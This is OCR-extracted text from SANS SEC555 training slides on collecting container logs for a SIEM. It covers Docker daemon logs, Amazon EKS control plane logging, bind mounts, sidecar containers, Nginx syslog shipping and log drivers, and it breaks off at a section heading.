
Container technology is being mass adopted both on-premise and within the cloud. In turn, security teams are playing catch up, trying to understand the technology, and monitoring it. For detection, organizations need to focus on the logs dealing with the container technology and the application-specific logs found inside running containers. Container daemons such as Docker or Kubernetes contain logs that show what container and images are in use and any add, moves, or changes. Application logs work the same as when deployed traditionally. However, log collection methods change when the logs are inside containers.



Container Architecture

The diagram above represents container architecture. The diagram's base represents organizations either using a container platform such as Amazon Kubernetes Service (AKS) or an on-premise deployment such as Docker installed on top of a host operating system such as Ubuntu. Monitoring changes to the container environment are done at the base layer.

The top layer of the environment shows various containers running. Each container runs an application that has its logs, such as Apache and MySQL. The challenge to organizations is figuring out how to collect these logs. This module will show how to collect logs of both the base layer services as well as specific container applications.



Container Service Daemon Logs

Service daemon such as a **Docker daemon** records key events such as:

- Daemon events (errors, status, and general events)
- Calls to remote APIs (Example: `docker service ls`)
- **Creation**, **modification**, and **removal** of containers

```
Jan 08 23:52:59 sec555 dockerd[4418]: time="2020-01-
08T23:52:59.517125078-05:00" level=debug msg="Listener created
for HTTP on fd ()"

Jan 08 23:52:59 sec555 dockerd[4418]: time="2020-01-
08T23:52:59.519956507-05:00" level=info msg="libcontainerd:
started new docker-containerd process" pid=4448
```


SANS

SEC555 | SIEM with Tactical Analytics 183

Container Service Daemon Logs

All too often, organizations utilize virtualization such as hypervisors and container daemons. Yet, they do not monitor the environment for changes. For example, what if an adversary modified a container image or virtual machine template? What if new systems were added without organization awareness?

Such events can be monitored by collecting hypervisor or container service daemon logs. Daemons such as Kubernetes and Docker support logging to a text file. The verbosity of the log is configurable. For example, Docker logging levels can be changed by editing the Docker daemon.json file and editing or creating the debug parameter. The default log level includes logging creation, deletion, and modification to containers, images, and networks. Thus, the logs can be useful for detecting unauthorized changes.



Amazon EKS Control Plane Logging

Cloud providers support native container logging

Amazon EKS allows logging daemon events to CloudWatch

```
aws eks --region us-west-2 update-cluster-config --name
prod \
--logging
'{"clusterLogging":[{"types":["api","audit","authenticator
","controllerManager","scheduler"],"enabled":true}]}'
```

Logs can then be viewed or pulled from CloudWatch

- Example: EKS -> CloudWatch <- Pull into SIEM


SANS SEC555 | SIEM with Tactical Analytics 184

Amazon EKS Control Plane Logging

Cloud platforms may use container daemons, but they may not expose their logs directly. As a result, organizations need to interface with the cloud provider to identify how these logs or similar logs may be retrieved. One example is the Amazon EKS control plane logs. There are multiple ways to enable it, such as the command found within the slide. Once enabled, organizations will have logs of creation, deletion, and changes made within Amazon EKS.

The logs are then stored in Amazon CloudWatch. Many SIEM solutions natively can pull logs from CloudWatch. So, the steps for detection are as follows:

1. Enable control plane logging.
2. Pull CloudWatch logs with SIEM.
3. Create rules to identify unauthorized activity.



Container Logs

Primary concern is getting logs from container services

- Challenge is the ephemeral nature

```
Apache

/var/log/apache2
  access.log
  error.log
```

Consider what happens when to a container when it is:

- Stopped, restarted, updated, etc.


SANS

SEC555 | SIEM with Tactical Analytics 185

Container Logs

Containers abstractly run services. The process is similar to virtual machines but operates more as isolated processes. The main issue is that the isolation logs also become abstracted. Log files like /var/log/apache2/access.log do not exist on a host or platform in that same location. As a result, the log collection of container services requires planning.

The other issue with containers is that when they are stopped, restarted, or updated, that action often results in the container being deleted and redeployed. If a container is redeployed, the logs are often purged and started over. This is due to containers being ephemeral. The next couple of slides offer guidance on how to deal with collecting logs from containers.



Container Logging, Cont.

Four common options for collecting logs from containers

- **Persistent data volume or bind mount**
- **Application inside container**
- **Monitoring container ("sidecar")**
- **Daemon log drivers**

Difficulty is not having the ability to access logs

- It is choosing the right method


SANS

SEC555 | SIEM with Tactical Analytics 186

Container Logging, Cont.

This module will discuss four options for collecting logs from containers. These options are:


1. Persistent volumes or bind mounts
2. Application-level logging
3. Container sidecars
4. Daemon log drivers



Persistent Data Volume/Bind Mount

Containers are often non-persistent (can be destroyed)

- But data can be shifted to persistent location



Syslog or agent can ship of logs directly on the Host OS


SANS SEC555 | SIEM with Tactical Analytics

Persistent Data Volume/Bind Mount

Containers data by default is non-persistent. When a container is purged, so is all the data within it. One method to allow for data to persist is mapping folders or files within the container to a host via a volume mount or bind mount. A volume mount creates a container volume that can be assigned to one or more containers. Data within the volume persists and is mapped at container runtime. A host bind mount is similar to a Linux symbolic link. A folder or file on the host is directly mapped to a folder or file within a container. Bind mounts are not considered a best practice as they require additional work in maintaining access control lists. The container service has to have access to the files, and the host does as well.

Using a bind mount, however, allows organizations to use traditional log collection methods. In the slide, an Nginx container has /var/log/nginx mounted to the host at /logs/customapp1/nginx. Because of this, a log agent on the host could collect the container logs by monitoring /logs/customapp1/nginx. A traditional agent would not be able to monitor logs within a data volume.

Container to Container Logging ("sidecar")



One container can see another's logs


- One-to-one or One-to-many possible

SANS SEC555 | SIEM with Tactical Analytics 188

Container to Container Logging ("sidecar")

For data volumes, a sidecar container can monitor the logs. Sidecars are containers that monitor or collect logs from other containers. Regarding log collection, a sidecar is usually a traditional log agent running inside a container that is collecting logs on behalf of another container. For example, Nginx may be running using a data volume. Because /var/log/nginx is writing to a data volume, logs cannot be collected traditionally from /logs/customapp1/nginx as mentioned on the previous slide. However, another container could be deployed that also has read access to the data volume. The agent could be a SIEM agent or even a traditional agent like Syslog-NG or rsyslog. That agent then reads the logs from the data volume at /var/log/nginx, and logs can be shipped directly to your SIEM.

The downside to a sidecar approach is that organizations have to manage the complexity of managing one or more sidecars. Technically, a single sidecar could be deployed that monitors many containers. However, it is more common and easier to deploy a single sidecar per container or pod of containers than to cross-map all containers to a single sidecar.


Application Logging

Some applications support remote logging capabilities

- Example – Nginx can log direct to syslog

```
error_log server error.log;
access_log
syslog:server=[10.5.55.2]:514,facility=local7,severity=inf
o;
```

Allows logs to ship directly from containers


- Application may support cloud storage buckets

SANS

SEC555 | SIEM with Tactical Analytics 189

Application Logging

Another option for retrieving logs from containers is to modify the application to send logs directly to the SIEM. As an example, Nginx can be configured to log via syslog rather than to a text file. As a result, logs can be shipped directly to the SIEM without a sidecar or bind mount. Unfortunately, not all applications have native logging capabilities that support shipping logs over the network. These applications would require custom coding. As a result, logging to the SIEM directly from applications is the least common container logging option.



Container Daemon Logging

Service daemon logs container output

- Like journalctl within an operating system
- Referred to as log drivers

Examples:

- **Docker `json-file`** – Logs to a JSON file on host OS
- **AWS `awslogs`** – Logs to Amazon CloudWatch


SANS

SEC555 | SIEM with Tactical Analytics 190

Container Daemon Logging

